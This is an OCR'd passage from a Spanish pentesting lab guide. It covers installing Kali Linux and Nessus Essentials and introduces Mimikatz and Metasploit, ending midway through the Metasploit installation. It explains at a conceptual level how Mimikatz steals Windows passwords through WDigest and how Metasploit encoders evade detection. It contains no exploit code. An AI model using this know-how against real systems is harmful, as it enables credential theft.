

Ilustración 48 – Progreso de la instalación Ubuntu

Por último, instalamos y preparamos el equipo de Kali Linux, con el que explotaremos las vulnerabilidades encontradas en Nessus.

Para ello, seleccionamos 'Graphical install' para usar la versión de escritorio gráfico y seleccionamos nuestra ubicación.

Ilustración 49 – Selección tipo de instalación Kali Linux



Ilustración 50 – Selección de ubicación Kali Linux

Seleccionamos las opciones para nuestra configuración de teclado y de zona horaria.



Ilustración 51 – Selección de configuración de teclado Kali Linux

Ilustración 52 – Selección de zona horaria Kali Linux

Esperamos a que termine de detectar nuestra configuración de red y le damos un nombre a la máquina.



Ilustración 53 – Progreso de la configuración de red Kali Linux



Ilustración 54 – Nombre del equipo Kali Linux

Creamos un usuario y su contraseña.

Ilustración 55 –Creación de usuario Kali Linux



Ilustración 56 –Creación de contraseña Kali Linux

Por último, seleccionamos las herramientas que queremos que se instalen, en nuestro caso dejaremos marcadas las que vienen por defecto, y esperamos a que acabe la instalación del sistema.



Ilustración 57 – Selección de herramientas a instalar Kali Linux



Ilustración 58 – Progreso de la instalación Kali Linux

Finalmente, nuestro entorno de pruebas quedaría de la siguiente manera.



Ilustración 59 – Entorno de pruebas

Ya tendríamos las cuatro maquinas principales sobre las que trabajaremos, la maquina Kali, la cual usaremos en la parte atacante para el uso de 'Metasploit' y, por último, nuestro equipo anfitrión donde instalaremos Nessus.

4. Instalación de Nessus.

Una vez preparado el entorno de trabajo vamos a instalar Nessus en nuestro equipo anfitrión. Para ello, vamos a descargar Nessus de la propia página de Tenable (https://es-la.tenable.com/products/nessus/nessus-essentials).

Dentro de Tenable existen varias versiones de Nessus, nosotros utilizaremos la versión 'Essentials' la cual nos permite utilizar Nessus de manera gratuita con la limitación de solo poder escanear 16 IPs. El resto de las versiones tienen un alto costo.

Lo primero que tendremos que hacer es registrarnos en la página de Tenable y esperar a que nos envíen un código de activación de Nessus, el cual, se nos pedirá durante la instalación.

Una vez estemos dentro de la página de Tenable descargamos el .exe.



Ilustración 60 – Descarga de Nessus

Una vez tengamos él .exe lo ejecutamos y comenzamos con la instalación.



Ilustración 61 – Nessus.exe



Ilustración 62 – Inicio de la instalación de Nessus

Aceptamos los términos de la instalación.



Ilustración 63 – Aceptación de términos de Nessus

Seleccionamos el directorio donde instalaremos Nessus.



Ilustración 64 – Directorio de instalación de Nessus

Seleccionamos la opción 'Install' y esperamos a que acabe la instalación.



Ilustración 65 – Install



Ilustración 66 – Progreso de la instalación

Seleccionamos la opción 'Finish' y terminamos la instalación.



Ilustración 67 – Finalización de la instalación

Una vez terminada la instalación se nos abrirá una pestaña del navegador que tengamos predeterminado en nuestro equipo. Esta pestaña nos advierte de que todo el tráfico que hagamos hacia la GUI de Nessus se realizará por SSL (HTTPS) y por ello nuestro equipo no confiará en la dirección de Nessus (https://localhost:8834). Esto ocurre porque Nessus por defecto no se aplica a sí mismo en la instalación un CA (Certificado de seguridad). Mas adelante crearemos uno y lo aplicaremos.



Ilustración 68 – Conexión no privada

Para poder acceder al portal de Nessus simplemente pincharemos en ‘Configuración avanzada’ y en ‘Acceder a localhost’. De esta manera, podremos acceder al portal de Nessus bajo nuestro propio consentimiento y sin tener activo el CA.



Ilustración 69 – Acceso sin CA

Una vez entramos en el portal de Nessus, lo primero que se nos pedirá será seleccionar el tipo de Nessus a instalar. Pincharemos la opción ‘Essentials’ ya que es para la que nos han enviado el código. Seguidamente, le damos a ‘continue’ e introduciremos el código que nos han enviado los de Tenable al correo.



Ilustración 70 – Tipo de Nessus (Essentials)

Ilustración 71 – Código de activación

En el siguiente paso introducimos un nombre y una contraseña para crear el usuario con el que administraremos el portal de Nessus y pinchamos en ‘submit’.



Ilustración 72 – Creación del usuario administrador de Nessus

Por último, esperamos a que Nessus termine de descargar y compilar todos los plugin que utilizaremos más adelante en los diferentes escaneos.



Ilustración 73 – Descarga de plugins



Ilustración 74 – Compilación de plugins

Una vez se hayan descargado todos los plugins y estén listos para usarse se abrirá el portal de Nessus listo para usarse.



Ilustración 75 – Portal de Nessus

5. Instalación y documentación de las herramientas usadas

En este apartado hablaremos de las herramientas externas usadas para la parte de la explotación de vulnerabilidades.

La primera herramienta que usaremos es Mimikatz. Este software se creó en 2011 por Benjamin Delpy con el objetivo de que fuese una herramienta para la búsqueda de vulnerabilidades de los protocolos de ataque de Windows. Pero este software se convirtió en una potencial herramienta de ataque altamente efectiva contra los clientes de Windows.

Esta herramienta permitía recuperar todas las contraseñas seguras de un equipo, asi como los hashes de las contraseñas almacenadas en memoria. Mimikatz explotaba la funcionalidad de inicio de sesión único que tenía Windows para robar las contraseñas almacenadas. Windows usaba por defecto WDigest para guardar todas las contraseñas de los usuarios del equipo de manera cifrada en memoria, pero tambien la clave secreta para descifrarlas, y es ahí, donde Mimikatz entraba en acción para hacerse con las contraseñas.

A día de hoy, Windows tiene la función WDigest inactiva, pero todavía sigue incorporada en los sistemas operativos de Microsoft lo que la convierte en una potencial amenaza ya que un atacante con acceso al equipo puede volver a activarla y hacer uso de Mimikatz para hacerse con todas las contraseñas. [21]

Una vez explicado que es Mimikatz y cómo funciona vamos a explicar su instalación.

Este software es de código abierto y puede descargarse del siguiente repositorio de GitHub:

https://github.com/gentilkiwi/mimikatz/releases

Una vez dentro descargamos el archivo 'mimikatz_trunk.zip'

Ilustración 76 – Descarga de Mimikatz

Cuando termine la descarga, extraemos el .zip.



Ilustración 77 – Descompresión de 'mimikatz_trunk.zip'

Mas adelante, cuando veamos las vulnerabilidades que tienen los equipos de Windows, mostraremos el funcionamiento de Mimikatz en un ataque.

La segunda aplicación que utilizaremos en la parte de explotación de vulnerabilidades es Metasploit.

Fue creada en 2003 por H.D Moore como una herramienta de red. En 2009 fue adquirida por Rapid7, una empresa de seguridad dedicada a la gestión de vulnerabilidades, la cual incorporo gran variedad de funcionalidades nuevas a Metasploit. Con el paso de los años, se fueron actualizando funcionalidades e incluyendo herramientas de fuzzing, para la detección de vulnerabilidades en softwares.

A día de hoy, Metasploit se ha convertido en una de las herramientas mas potentes de pentesting y para el desarrollo de firmas para sistemas de detección de intrusos.

Metasploit cuenta con más de mil exploit diferentes que te permiten escanear y recopilar información sobre un sistema y sobre las vulnerabilidades de este, para más tarde, explotarlas. Permite instalar y backdoors y hacer 'Fuzzing' buscando fallos en sistemas para poder hacerte con el control de este. Tambien cuenta con diferentes módulos como el de explotación, códigos maliciosos (Payloads) para la postexplotación y por último el de codificadores, que te permite encriptar cualquier tipo de malware para conseguir evadir los sistemas de detección y ocultar rastros como la huella digital, logs y ficheros maliciosos. [22]

Una vez explicado que es Metasploit y de todo lo que es capaz, vamos a explicar su instalación.

Con la instalación que hemos hecho anteriormente del equipo de Kali Linux, debería de venirnos por defecto instalado Metasploit, de no ser asi, procedemos a instalarlo de la siguiente manera.

Primero, lanzamos el siguiente código para descargar el paquete de Metasploit y lo guardamos como 'msfinstall'.



Ilustración 78 – Descarga del instalador de Metasploit

Una vez haya terminado la descarga, le damos unos permisos de lectura, escritura y ejecución 755 y comprobamos que se hayan cambiado.

Ilustración 79 – Cambio de permisos

Ilustración 80 – Visualización de permisos.

Ejecutamos el archivo y esperamos a que se instale Metasploit.

